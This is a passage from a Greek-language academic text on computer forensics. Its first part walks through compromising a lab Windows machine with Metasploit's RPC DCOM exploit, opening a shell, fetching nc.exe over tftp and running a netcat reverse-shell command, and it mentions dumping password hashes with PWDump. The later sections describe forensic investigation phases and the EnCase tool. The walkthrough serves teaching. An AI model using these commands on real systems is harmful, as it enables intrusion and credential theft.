hpux_lpd_exec	HP-UX LPD Command Execution
ia_webmail	IA WebMail 3.x Buffer Overflow
icecast_header	Icecast (<= 2.0.1) Header Overwrite (win32)
ie_createobject	Internet Explorer COM CreateObject Code Execution
ie_createtextrange	Internet Explorer createTextRange() Code Execution
ie_iscomponentinstalled Overflow	Windows XP SP0 IE 6.0 IsComponentInstalled()
ie_objecttype	Internet Explorer Object Type Overflow
ie_vml_rectfill	Internet Explorer VML Fill Method Code Execution
ie_webview_setslice	Internet Explorer WebViewFolderIcon setSlice()
ie_xp_pfv_metafile SetAbortProc	Windows XP/2003/Vista Metafile Escape()
iis40_htr	IIS 4.0 .HTR Buffer Overflow
iis50_printer_overflow	IIS 5.0 Printer Buffer Overflow
iis50_webdav_ntdll	IIS 5.0 WebDAV ntdll.dll Overflow
iis_fp30reg_chunked	IIS FrontPage fp30reg.dll Chunked Overflow
iis_nsiislog_post	IIS nsiislog.dll ISAPI POST Overflow
iis_source_dumper	IIS Web Application Source Code Disclosure
iis_w3who_overflow	IIS w3who.dll ISAPI Overflow
imail_imap_delete	IMail IMAP4D Delete Overflow
imail_ldap	IMail LDAP Service Buffer Overflow
irix_lpsched_exec	IRIX lpsched Command Execution
lsass_ms04_011	Microsoft LSASS MSO4-011 Overflow
....	
ms05_030_nntp	Microsoft Outlook Express NNTP Response Overflow
ms05_039_pnp	Microsoft PnP MS05-039 Overflow
msasn1_ms04_007_killbill	Microsoft ASN.1 Library Bitstring Heap Overflow
msrpc_dcom_ms03_026	Microsoft RPC DCOM MSO3-026
mssql2000_preauthentication	MSSQL 2000/MSDE Hello Buffer Overflow
mssql2000_resolution	MSSQL 2000/MSDE Resolution Overflow
netapi_ms06_040 Overflow	Microsoft CanonicalizePathName() MSO6-040

Αν για παράδειγμα αν ένα μηχάνημα είναι ευπαθές στην εκμετάλλευση RPC DCOM μπορεί να αποκτηθεί πρόσβαση σε αυτό με τη χρήση της metasploit ως εξής [24]:

bt framework3 # **./msfcli |grep 026**

```
msrpc_dcom_ms03_026 Microsoft RPC DCOM MSO3-026
bt framework3 #
```

Για να διαλέξουμε το ωφέλιμο φορτίο (payload)που θα στείλουμε χρησιμοποιούμε σας όρισμα το “P” [24]:

bt framework3 # **./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 P**

```
Metasploit Framework Usable Payloads
====================================
win32_adduser                    Windows Execute net user /ADD
win32_bind                       Windows Bind Shell
……
win32_reverse_vncinject          Windows Reverse VNC Server Inject
bt framework3 #
```

Αν επιλεγεί το bind shell ως ωφέλιμο φορτίο και θα ελεγχθούν τα λειτουργικά συστήματα που υποστηρίζονται ως στόχοι από την εκμετάλλευση αυτή [24]:

bt framework3# **./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 PAYLOAD=win32_bind T**

```
Supported Exploit Targets
=========================
0 Windows NT SP3-6a/2K/XP/2K3 English ALL
bt framework3 #
```

Αν εκτελεστεί η εκμετάλλευση θα αποκτηθούν δικαιώματα root σύνδεσης στο μηχάνημα [24]:

bt framework3# **./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 PAYLOAD=win32_bind E**

```
 [*] Starting Bind Handler.
[*] Sending request...
[*] Got connection from 192.168.9.100:36687 <-> 192.168.9.14:4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

Για να ανεβάσει κανείς αρχεία στο διακυβευμένο σύστημα με σκοπό να μπορεί να το ελέγχει μπορεί να χρησιμοποιήσει μερικά ενδιαφέροντα εργαλεία. Ένα πολύ χρήσιμο εργαλείο για μεταφορά αρχείων είναι το **tftp**. Το εργαλείο αυτό είναι ένα πρωτόκολλο UDP μεταφοράς αρχείων. Τα λειτουργικά συστήματα Windows έχουν προεπιλεγμένο έναν tftp πελάτη. Οπότε στο μηχάνημα με το οποίο θα ελέγχετε το διακυβευμένο σύστημα θα πρέπει ξεκινήσει ένας tftp διακομιστής, στον οποίο θα συνδεθεί μετά ο πελάτης των windows.

Ξεκινάει ο tftp server και βεβαιωνόμαστε ότι είναι σε λειτουργία [24]:

bt ~ # **netstat -anup |grep 69**

```
udp 0 0 0.0.0.0:69 0.0.0.0:* 398/atftpd
bt ~ #
```

Μεταφέρεται στο διακυβευμένο μηχάνημα το αρχείο nc.exe [24]:

C:\WINDOWS\system32>**tftp -i 192.168.9.100 GET nc.exe**

```
tftp -i 192.168.9.100 GET nc.exe
Transfer successful: 59392 bytes in 5 seconds, 11878 bytes/s
C:\WINDOWS\system32>dir nc.exe
dir nc.exe
Volume in drive C has no label.
Volume Serial Number is B4B7-CCDF
Directory of C:\WINDOWS\system32
11/12/2006 06:49 AM 59,392 nc.exe
1 File(s) 59,392 bytes
0 Dir(s) 2,733,469,696 bytes free
C:\WINDOWS\system32>
```

Διαπιστώνεται ότι το διακυβευμένο μηχάνημα συνδέθηκε στο μηχάνημα (192.168.9.100), το οποίο τρέχει τον tftp server και κατέβασε το nc.exe.

Από κει και πέρα αν εκτελεστεί στο διακυβευμένο μηχάνημα, μέσα από τη root σύνδεση που έχει ανοιχθεί nc –v 192.168.9.100 4444 –e cmd.exe θα δημιουργηθεί μια μόνιμη σύνδεση (μέσω command line, cmd.exe). Δηλαδή κάθε φορά που γίνεται σύνδεση στην τοπική θύρα 4444 του μηχανήματος θα πραγματοποιείται πρόσβαση στο διακυβευμένο μηχάνημα, χωρίς να χρειάζεται άλλο πια να χρησιμοποιείται η metasploit.

Στην συνέχεια αφότου έχει αποκτηθεί root πρόσβαση στο διακυβευμένο μηχάνημα μπορεί κανείς να δημιουργήσει ένα δικό του χρήστη. Επίσης μπορεί να κάνει dump στους κωδικούς πρόσβασης των χρηστών του λειτουργικού συστήματος, μεταξύ των οποίων φυσικά είναι και του διαχειριστή. Το λειτουργικό σύστημα Windows αποθηκεύει τους κωδικούς πρόσβασης στη λεγόμενη SAM Database που βρίσκεται στο φάκελο %SYSTEMROOT%\system32\config, ο οποίος, όπως είναι λογικό, την ώρα που τρέχει το λειτουργικό να είναι κλειδωμένος άρα δεν μπορεί κανείς να τον αντιγράψει – επεξεργαστεί. Συνήθως χρησιμοποιούμε εργαλεία όπως τα **PWDump** και **FGDump** για να αποσπάσουμε τους κωδικούς των χρηστών του λειτουργικού συστήματος.

Τέλος, από τη στιγμή που έχουμε διακυβεύσει ένα σύστημα μπορούμε να περάσουμε σε αυτό κάποιο δούρειο ίππο (**Trojan horse**) ή ιο (**virus)** ή **backdoor** ή **rootkit**.

Οι δούρειοι ίπποι είναι προγράμματα που προσποιούνται ότι έχουν άλλες λειτουργίες από αυτές που πραγματικά υλοποιούν. Συνήθως κρύβονται σε άλλα προγράμματα αλλά μπορούν να βρίσκονται και μεμονωμένα.

Τα σκουλήκια (worms) είναι προγράμματα που δρουν αυτόνομα και μεταφέρονται από site σε site εκμεταλλευόμενα διάφορες τρύπες του συστήματος. Σε κάθε site το σκουλήκι δρα αυτόνομα και ανεξάρτητα από τα υπόλοιπα sites που προσπαθεί να μεταφερθεί.

Οι ιοί (viruses) είναι τα πιο γνωστά προγράμματα που προσπαθούν να εγκατασταθούν σε κάποιους υπολογιστές και να προσβάλουν την ακεραιότητα του συστήματος με διάφορους τρόπους (από τους πιο ανώδυνους, αφήνοντας μια υπογραφή-ίχνος της παρουσίας τους ή πιο επώδυνους, με απώλεια δεδομένων, καταστροφή της διαμόρφωσης του συστήματος).

Τα rootkits είναι κακόβουλα προγράμματα που σκοπό έχουν να κρύψουν πληροφορίες από τους χρήστες και το λειτουργικό σύστημα.

3 Φάσεις εγκληματολογικής έρευνας

3.1 Γενικές απαιτήσεις

Ο συνεχώς αυξανόμενος αριθμός ηλεκτρονικών εγκλημάτων που διαπράττονται καθημερινά, η πολυμορφία αυτών των αδικημάτων και η σημαντικότητά τους αναδεικνύουν την ανάγκη τυποποίησης της ερευνητικής διαδικασίας με την χρήση μιας κοινά αποδεκτής μεθοδολογίας, μέσα από την οποία θα προκύψουν οι αποδείξεις της διάπραξης του εγκλήματος και της ταυτοποίησης του με τον εγκληματία. Προκειμένου η αξιοπιστία των ψηφιακών πειστηρίων να είναι μη αμφισβητήσιμη θα πρέπει η διατήρηση, συλλογή, ανάλυση, ερμηνεία και παρουσίασή τους να γίνεται μέσω δοκιμασμένων και αποδεκτών μεθόδων.

Η πρώτη προσέγγιση της εγκληματολογικής έρευνας κατά τη διάπραξη ενός ηλεκτρονικού εγκλήματος, είναι ίδια με κάθε άλλη εγκληματολογική έρευνα, όπως στην διάπραξη μίας ανθρωποκτονίας. Για παράδειγμα ένα πληροφοριακό σύστημα μπορεί να θεωρηθεί ως ο χώρος διεξαγωγής ενός ηλεκτρονικού εγκλήματος, όπως ακριβώς μπορεί να θεωρηθεί και ένα δωμάτιο ως ο χώρος διεξαγωγής ενός φυσικού εγκλήματος. Ο πραγματογνώμονας συγκεντρώνει τα στοιχεία από το χώρο του εγκλήματος, εξετάζει την αξία τους, αναλύει και παρουσιάζει τα δεδομένα στο δικαστήριο. Σε αναλογία με την ανάλυση «κλασικών» πειστηρίων μπορεί αντίστοιχα να λάβει χώρα και ανάλυση ψηφιακών πειστηρίων τα οποία είναι δυνατόν (υπό προϋποθέσεις) να εξαχθούν από κάθε είδους ψηφιακή ηλεκτρονική συσκευή. Επομένως, στην περίπτωση που κάποιο πρόσωπο εμπλέκεται σε μία παράνομη ενέργεια και έχει χρησιμοποιήσει μια τέτοια συσκευή είναι πιθανό να έχει αφήσει ψηφιακά ίχνη τα οποία αποτελούν πολύτιμο υλικό για τις διωκτικές και τις δικαστικές αρχές.

Οι διαδικασίες που πρέπει να ακολουθηθούν και στις δύο περιπτώσεις είναι σε γενικές γραμμές κοινές. Όλα τα στοιχεία συλλέγονται αφού πρώτα το περιβάλλον έχει απομονωθεί. Στη συνέχεια, οι πραγματογνώμονες θα αναλύσουν τα στοιχεία αυτά και θα παράσχουν στις εισαγγελικές αρχές, υπό μορφή πορίσματος, τις αποδείξεις και τα συμπεράσματά τους ως την διάπραξη του εγκλήματος και τον δράστη.

Οποιαδήποτε ενέργεια από τους πραγματογνώμονες στα εγκληματολογικά εργαστήρια δεν θα πρέπει να αλλοιώνει τα δεδομένα που βρίσκονται αποθηκευμένα σε έναν υπολογιστή ή άλλο μέσο αποθήκευσης, διότι μπορεί να δημιουργήσει αμφισβήτηση στην διαδικασία του δικαστηρίου.

Το αρμόδιο για την διερεύνηση άτομο έχει την συνολική ευθύνη για την σωστή εφαρμογή των νομικών διαδικασιών. Σε περίπτωση που θεωρεί κάποιος απαραίτητο να προσπελάσει τα πρωτότυπα δεδομένα που βρίσκονται σε έναν υπολογιστή ή άλλο μέσο αποθήκευσης αυτός θα πρέπει να είναι αρμόδιος να κάνει κάτι τέτοιο και να είναι σε θέση να εξηγήσει ότι οι πράξεις του έχουν σχέση με την υπόθεση. Επίσης κάποιος τρίτος φορέας πρέπει να είναι σε θέση να εξετάσει όλες τις διαδικασίες και να επιτύχει τα ίδια αποτελέσματα.

Οι αποδείξεις που συλλέγονται πρέπει επίσης να πληρούν κάποιες συγκεκριμένες προϋποθέσεις ώστε να είναι αποδεκτές ως πειστήρια. Αρχική προϋπόθεση είναι η απόδειξη της αυθεντικότητας των στοιχείων, δηλαδή αν πράγματι το εξεταζόμενο στοιχείο προέρχεται από την πηγή που δείχνει το ίδιο ότι προέρχεται και όχι από κάπου αλλού.

Μια δεύτερη προϋπόθεση είναι η αξιοπιστία, δηλαδή οι αποδείξεις πρέπει να συλλέγονται με τρόπο που δεν προσκρούει στην ισχύουσα νομοθεσία και όχι με τρόπους εύκολα αμφισβητήσιμους, διότι χάνεται ποσοστό εμπιστοσύνης.

Μία τρίτη προϋπόθεση είναι η πληρότητα των στοιχείων. Με τον όρο πληρότητα εννοούμε το βαθμό της ευρωστίας που απορρέει από την εξέταση ενός στοιχείου. Ουσιαστικά βεβαιώνεται ότι η εξέταση είναι πλήρης ή δεν περιέχει κενά τα οποία πρέπει να συμπληρωθούν από την εξέταση άλλων στοιχείων.

Μία τετάρτη προϋπόθεση είναι η ακεραιότητα των στοιχείων. Για παράδειγμα η ακεραιότητα μπορεί να πληγεί σε μια δικαστική αίθουσα αν η μεταφορά των ψηφιακών δεδομένων έγινε με κάποιο αστυνομικό όχημα όπου τα στοιχεία ήταν τοποθετημένα δίπλα στον ασύρματο (πηγή ηλεκτρομαγνητικών κυμάτων), διότι κατηγορούμενος μπορεί να υποστηρίξει ότι τα ηλεκτρομαγνητικά

κύματα προκάλεσαν αλλοίωση της πόλωσης των ηλεκτρομαγνητικών περιοχών του σκληρού δίσκου οπότε τα αποτελέσματα των ερευνών είναι δυνατόν να μη γίνουν αποδεκτά από τις δικαστικές αρχές.

Γενικά μια μεθοδολογία ανεύρεσης ψηφιακών αποδεικτικών στοιχείων πρέπει να έχει τα κάτωθι χαρακτηριστικά:

• Να είναι **πρακτική** και να ακολουθεί τις γενικές διαδικασίες συλλογής στοιχείων.

• Να είναι **γενική**, ώστε να μην επηρεάζεται από τις τεχνολογικές αλλαγές.


• Να είναι **δομημένη**, ώστε να μπορεί να τυποποιηθεί, συνολικά ή εν μέρει με τη μορφή εργαλείου.

• Να είναι **προσαρμόσιμη**, στους διάφορους περιορισμούς, οι οποίοι τίθενται κάθε φορά σε κάθε έγκλημα.

3.2 Μεθοδολογίες

Το Υπουργείο Δικαιοσύνης των ΗΠΑ τον Ιούλιο του 2001 δημοσίευσε ένα μοντέλο έρευνας του τόπο διάπραξης ηλεκτρονικού εγκλήματος η οποία που αποτελείται από τέσσερις φάσεις:

- Συλλογή: η οποία περιλαμβάνει την αναζήτηση, την αναγνώριση, τη συλλογή αποδεικτικών στοιχείων και καταγραφή τους.
- Εξέταση: Στην φάση αυτή εξηγείται η προέλευση και η σημασία των πειστηρίων για την υπόθεση. Περιλαμβάνει την αποκάλυψη κρυφών πληροφοριών και σχετικών εγγράφων.
- Ανάλυση: Αυτή εξετάζει τα αποτελέσματα της εξέτασης και αναδεικνύει την αποδεικτική αξία για την υπόθεση.
- Αναφορά: Αυτό συνεπάγεται τη σύνταξη μιας έκθεσης που περιγράφει τη διαδικασία εξέτασης και τα κατάλληλα δεδομένα ανακτηθεί από τη συνολική έρευνα.



Εικόνα 25 Τα στάδια που ακολουθούνται κατά την εγκληματολογική έρευνα στην Δικανική Υπολογιστική [Πηγή 8].

3.3 Φάση πρώτη: Προετοιμασία

Η φάση της προετοιμασίας εξελίσσεται πριν από την έρευνα. Σε αυτήν συμπεριλαμβάνεται η κατανόηση της φύσης του εγκλήματος και η συγκέντρωση των υλικών- εργαλείων που θα χρησιμοποιηθούν στην συλλογή και συσκευασία των αποδείξεων. Επίσης κατά την διάρκεια της προετοιμασίας θα πρέπει να έχουν εξεταστεί όλα τα νομικά ζητήματα και να έχουν ξεπεραστεί όλα τα εμπόδια που τυχόν προκύψουν, σύμφωνα με τα όσα ορίζει το εκάστοτε δικονομικό σύστημα μιας χώρας, όπως για παράδειγμα η προστασία των δικαιωμάτων των υπόπτων. Τέλος αφού έχει γίνει μια σωστή εκτίμηση των συνθηκών του εγκλήματος και έχουν ξεπεραστεί τα νομικά ζητήματα, πρέπει να αναπτυχθεί μια κατάλληλη στρατηγική για την διεξαγωγή της έρευνα. Έχοντας, λοιπόν, μια διεξοδική προετοιμασία αυξάνεται η ποιότητα των αποδεικτικών στοιχείων και ελαχιστοποιούνται οι κίνδυνοι και οι απειλές που συνδέονται με την έρευνα.

3.4 Φάση δεύτερη: Εξασφάλιση της σκηνής

Αυτό το στάδιο ασχολείται κυρίως με την εξασφάλιση της σκηνής του εγκλήματος από οποιαδήποτε μη εξουσιοδοτημένη πρόσβαση και την διατήρηση των αποδεικτικών στοιχείων ανέπαφων. Πρώτο μέλημα θα πρέπει να είναι ο προσδιορισμός του χώρου της σκηνής του εγκλήματος και η δημιουργία μια σαφής περιμέτρου. Επίσης θα πρέπει να ληφθούν μέτρα για την προστασία της ακεραιότητας όλων των αποδεικτικών στοιχείων και να υπάρχει ο απόλυτος έλεγχος της σκηνής αποτρέποντας οποιαδήποτε παρέμβαση από τους ανεπιθύμητους ανθρώπους. Πρώτη προτεραιότητα πρέπει να δοθεί σε αυτό το στάδιο στην ελαχιστοποίηση της διαφθοράς των αποδεικτικών στοιχείων. Η φάση αυτή παίζει σημαντικό ρόλο στη συνολική ερευνητική διαδικασία που καθορίζει την ποιότητα των αποδεικτικών στοιχείων.

3.5 Φάση τρίτη: Έρευνα και Αναγνώριση

Σε αυτό το στάδιο ξεκινά η έρευνα με την αξιολόγηση της σκηνής, τη διαμόρφωση κατάλληλου σχεδίου αναζήτησης και τον εντοπισμό πηγών από όπου θα εξαχθούν τα αποδεικτικά στοιχεία. Σε ένα σύνθετο περιβάλλον, αυτό μπορεί να μην είναι απλό. Σε αυτή την διαδικασία σημαντικό ρόλο μπορεί να παίξει η ανακριτική διαδικασία όπου μέσω ερωτήσεων που θα γίνουν στους ιδιοκτήτες ή τους χρήστες των ηλεκτρονικών συσκευών ή των διαχειριστών του συστήματος θα εξαχθούν πολύτιμες πληροφορίες, που αφορούν σε διάφορες εφαρμογές που υπάρχουν στο συσκευές, λεπτομέρειες κρυπτογράφησης κλπ. χωρίς να παραβιάζεται το απόρρητο των επικοινωνιών και άλλων δικαιωμάτων όπου ο νόμος ορίζει αντίστοιχα.

3.6 Φάση τέταρτη: Καταγραφή της σκηνής

Αυτό το στάδιο πρέπει να καταγραφούν όλα τα αντικείμενα που στοιχειοθετούν την σκηνή του εγκλήματος και να φωτογραφηθούν. Συνεπώς κατά την φωτογράφηση ηλεκτρονικών συσκευών θα πρέπει να φωτογραφηθούν μαζί τους και οι μετασχηματιστές ρεύματος, τα καλώδια, οι βάσεις κα. Κατά την καταγραφή χρήσιμο είναι να σημειωθεί ο τύπος του πειστηρίου (cd, κασέτα), ο κατασκευαστής του κλπ. Σκοπός αυτής της καταγραφής είναι η δυνατότητα δημιουργίας εκ νέου της σκηνής κάθε στιγμή με σκοπό την επανεξέτασή της, καθώς και την παρουσίασή της σε μια αίθουσα δικαστηρίου σε μεταγενέστερο χρόνο. Κατά την καταγραφή θα πρέπει να προσδιορίζεται η ημέρα, η ώρα και οι συμμετέχοντες στην σκηνή του εγκλήματος.

3.7 Φάση πέμπτη: Θωράκιση Επικοινωνίας

Το βήμα αυτό συμβαίνει πριν από τη συλλογή αποδεικτικών στοιχείων. Σε αυτό το στάδιο, πραγματοποιείται η απενεργοποίηση όλων των συσκευών και ο αποκλεισμό τους με οποιαδήποτε δυνατή επικοινωνία ενσύρματα ή ασύρματα. Σε αντίθετη περίπτωση υπάρχει πιθανότητα αλλοίωσης αυτών.

3.8 Φάση έκτη: Συλλογή αποδεικτικών στοιχείων

Τα αποδεικτικά στοιχεία που μπορούν να συλλεχθούν από τις ψηφιακές συσκευές διακρίνονται σε δύο κατηγορίες:

• Πτητικές συσκευές

Η απόφαση για το εάν η συλλογή των αποδεικτικών στοιχείων θα γίνει στον τόπο του εγκλήματος ή αργότερα σε ένα ασφαλές εγκληματολογικό εργαστήριο εξαρτάται από την τρέχουσα κατάσταση. Εάν η συσκευή βρίσκεται σε λειτουργία με χρήση μπαταρίας, το σύνολο των πληροφοριών κινδυνεύει να χαθεί σύντομα. Σε αυτή την περίπτωση, θα πρέπει να χρησιμοποιηθεί ο μετασχηματιστής ρεύματος ή να αντικατασταθεί η μπαταρία. Εάν δεν είναι δυνατή η παροχή επαρκούς ηλεκτρικού ρεύματος, η συσκευή πρέπει να απενεργοποιηθεί ώστε να διατηρηθεί η ποσότητα ισχύος της μπαταρίας και το περιεχόμενο της μνήμης. Επίσης η παρουσία του κάθε κακόβουλου λογισμικού που έχει εγκατασταθεί από τον χρήστη, θα πρέπει να ελέγχεται στο παρόν στάδιο.

• Μη -πτητικές συσκευές

Η φάση αυτή περιλαμβάνει τη συλλογή αποδεικτικών στοιχείων από μη-πτητικές συσκευές, όπως MMC cards, compact flash (CF) cards, memory sticks, secure digital (SD) cards, USB memory sticks κα. Επίσης πρέπει να συλλέγονται όλα τα καλώδια τροφοδοσίας και τα λοιπά εξαρτήματα. Τα εργαλεία που χρησιμοποιούνται για τη συλλογή των αποδεικτικών στοιχείων πρέπει να εξασφαλίζουν ότι θα είναι αποδεκτά σε ένα δικαστήριο καθώς θα προστατεύουν την ακεραιότητα και την αυθεντικότητα των συλλεγόμενων στοιχείων. Επίσης θα πρέπει να συλλέγεται και οποιοδήποτε στοιχείο μη-ηλεκτρονικής φύσεως που όμως συνδέεται άμεσα με τις ενδιαφερόμενες μηχανές, όπως σημειώσεις με κωδικούς πρόσβασης, εγχειρίδια λογισμικού και σχετικά έγγραφα, εκτυπώσεις ηλεκτρονικών υπολογιστών κ.α.

3.9 Φάση έβδομη: Διατήρηση

Η φάση αυτή περιλαμβάνει τη συσκευασία, τη μεταφορά και την αποθήκευση. Κατάλληλες διαδικασίες θα πρέπει να ακολουθούνται και να τεκμηριώνονται για να εξασφαλιστεί ότι τα στοιχεία δεν μεταβλήθηκαν ή καταστράφηκαν. Όλες οι πιθανές πηγές των αποδεικτικών στοιχείων θα πρέπει να προσδιορίζονται και να επισημαίνονται κατάλληλα πριν από την συσκευασία.

Η πιο γνωστή διαδικασία που ακολουθείται κατά την καταγραφή των ψηφιακών πειστηρίων είναι η ακόλουθη. Σε κάθε πειστήριο εφαρμόζεται ένας κανόνας «EX-MEDIA» .

- Ο πρώτος χαρακτήρας είναι «E» όταν πρόκειται για πρωτότυπο πειστήριο ενώ «C» όταν πρόκειται για κλώνο.
- Ο δεύτερος χαρακτήρας «X» παίρνει τιμές 1, 2, 3…… με βάση την αρίθμηση των πειστηρίων .
- Το «MEDIA» σημαίνει ο τύπος του πειστηρίου , δηλαδή HD για σκληρό δίσκο, CD ή DVD για οπτικό ψηφιακό δίσκο, MC για κάρτα μνήμης.

Για παράδειγμα το αναγνωριστικό E1-CD σημαίνει το πρώτο πειστήριο, το οποίο πρόκειται για πρωτότυπο και είναι τύπο cd.

Σε περιπτώσεις ηλεκτρονικών πειστηρίων όπως cd, dvd, κάρτα μνήμης κλπ είναι πολύ σημαντικό να υπολογιστεί και ο μοναδικός αναγνωριστικός αριθμός hash value για κάθε αρχείο. Συνήθως υπολογίζεται αυτός ο αριθμός με τον αλγόριθμο MD-5, αλλά πολλές φορές μπορεί να προκύψουν προβλήματα κατά την διαδικασία του δικαστηρίου, διότι ο αλγόριθμος MD5 είναι δυνατόν για δύο διαφορετικά αρχεία με

διαφορετικό περιεχόμενο να δώσει ίδιο hash value αυτό είναι το λεγόμενο «MD5 – collision», γι΄αυτό συνήθως χρησιμοποιείται το SHA1.

Η χρήση των κοινών πλαστικών σακούλων μπορεί να προκαλέσει στατικό ηλεκτρισμό. Ως εκ τούτου, η χρήση αντιστατικών (anti-static) συσκευασιών είναι απαραίτητη. Επίσης η συσκευασία με τα αποδεικτικά στοιχεία πρέπει να διατηρείται σε δοχείο απομονωμένο από επίδραση ραδιοσυχνότητας για να αποφευχθεί η περαιτέρω επικοινωνία με οποιαδήποτε άλλη συσκευή. Όλα τα δοχεία που περιέχουν αυτές τις σακούλες και τα αποδεικτικά στοιχεία πρέπει επίσης να φέρουν την κατάλληλη σήμανση. Στη συνέχεια τα στοιχεία θα πρέπει να αποθηκεύονται σε ασφαλή χώρο και θα πρέπει να προστατεύονται από τις ηλεκτρομαγνητικές ακτινοβολίες, τη σκόνη, τη θερμότητα και την υγρασία. Μη εξουσιοδοτημένα άτομα θα πρέπει να μην έχουν πρόσβαση στο χώρο αποθήκευσης.

3.10 Φάση όγδοη: Εξέταση

Η φάση αυτή περιλαμβάνει την εξέταση του περιεχομένου των αποδεικτικών στοιχείων που συλλέγονται και την εξαγωγή πορίσματος, η οποία είναι κρίσιμη για την απόδειξη της υπόθεσης. Κατάλληλος αριθμός αντιγράφων των αποδεικτικών στοιχείων πρέπει να δημιουργηθεί πριν την εξέταση. Αυτή η φάση στοχεύει στο να καταστήσει τα στοιχεία ορατά, εξηγώντας παράλληλα τη σημασία τους. Τεράστιοι όγκοι δεδομένων που συλλέγονται κατά τη διάρκεια των πτητικών και μη πτητικών φάσεων συλλογής πρέπει να μετατραπούν σε ένα διαχειρίσιμο μέγεθος και σε μορφή ικανή για μελλοντική ανάλυση. Φιλτράρισμα δεδομένων, αναζήτηση συγκεκριμένων λέξεων-κλειδιών σε σχέση με τη φύση του εγκλήματος, ταίριασμα με επιλογές κλπ. είναι μερικά από τα σημαντικά βήματα που εκτελούνται κατά τη διάρκεια αυτής της φάση. Το ημερολόγιο, το πρόγραμμα του υπόπτου, τα μηνύματα κειμένου, τα φωνητικά μηνύματα, τα έγγραφα και τα ηλεκτρονικά ταχυδρομεία είναι μερικές από τις πηγές οι οποίες πρέπει να εξεταστούν λεπτομερώς. Τα δεδομένα πρέπει να ερευνούνται εξονυχιστικά για την ανάκτηση των κωδικών πρόσβασης, την εύρεση κρυφών αρχείων ή καταλόγων, την επέκταση αρχείων κλπ. Επίσης οι πραγματογνώμονες είναι υποχρεωμένοι να αποδεικνύουν ότι τα αποδεικτικά στοιχεία δεν έχουν μεταβληθεί.

3.11 Φάση ένατη: Ανάλυση

Σε αυτή την φάση εντοπίζεται η σχέση μεταξύ των δεδομένων, αναλύοντας κρυφά δεδομένα, καθορίζοντας την σημασία των πληροφοριών που λαμβάνονται από την φάση της εξέτασης, ανασυνθέτοντας τα στοιχεία με βάση τα δεδομένα που εξάγονται για να επιτευχθούν ορθά συμπεράσματα κ.λπ. Τα αποτελέσματα της φάσης ανάλυσης μπορεί να δείχνουν την ανάγκη για επιπρόσθετα μέτρα ανάλυσης. Τα αποτελέσματα της ανάλυσης πρέπει να είναι πλήρως και με ακρίβεια τεκμηριωμένα.

3.12 Φάση δέκατη: Παρουσίαση

Εφόσον πρόκειται για αστυνομική έρευνα τα πορίσματα πρέπει να παρουσιάζονται σε ένα δικαστήριο. Σε αυτή την φάση πρέπει να επιβεβαιωθεί ή να απορριφθεί ο ισχυρισμός σχετικά με το συγκεκριμένο έγκλημα και την ενοχή του υπόπτου. Τα αποτελέσματα της εξέτασης και της ανάλυσης πρέπει να επανεξετασθούν στο σύνολό τους για να υπάρχει μια πλήρη εικόνα. Μαζί με το πόρισμα, θα πρέπει επίσης να παρουσιαστούν τα αντίγραφα των ψηφιακών στοιχείων, οι εκτυπώσεις των διαφόρων στοιχείων κλπ.

3.13 Φάση ενδέκατη: Αποτελέσματα & κριτική

Το τελικό στάδιο είναι της αναθεώρησης. Αυτό περιλαμβάνει την εξέταση όλων των σταδίων της έρευνα και τον εντοπισμό των τομέων βελτίωσης. Στο πλαίσιο της φάσης αναθεώρησης, τα αποτελέσματα και η μεταγενέστερη ερμηνεία τους μπορεί να χρησιμοποιηθεί για την συλλογή, την εξέταση και την ανάλυση των αποδεικτικών στοιχείων σε μελλοντικές έρευνες. Αυτές οι πληροφορίες θα επίσης να συμβάλλουν στην καθιέρωση καλύτερων πολιτικών και διαδικασιών του στο μέλλον.

4 Το εργαλείο Encase

Το Encase είναι ένα εμπορικό προϊόν, το οποίο αναπτύχθηκε από την Guidance Software και εισήχθη στην αγορά για πρώτη φορά το 1998. Πρόκειται για ένα από τα πιο δημοφιλή εργαλεία για την ανάλυση ψηφιακών πειστηρίων. Είναι διαθέσιμο στις αστυνομικές αρχές, όπως και στην Ελλάδα στα εργαστήρια της Ελληνικής Αστυνομίας (Διεύθυνση Εγκληματολογικών Ερευνών) και έχει χρησιμοποιηθεί με επιτυχία σε διάφορες δικαστικές υποθέσεις τόσο στο εξωτερικό όσο και στην Ελλάδα.

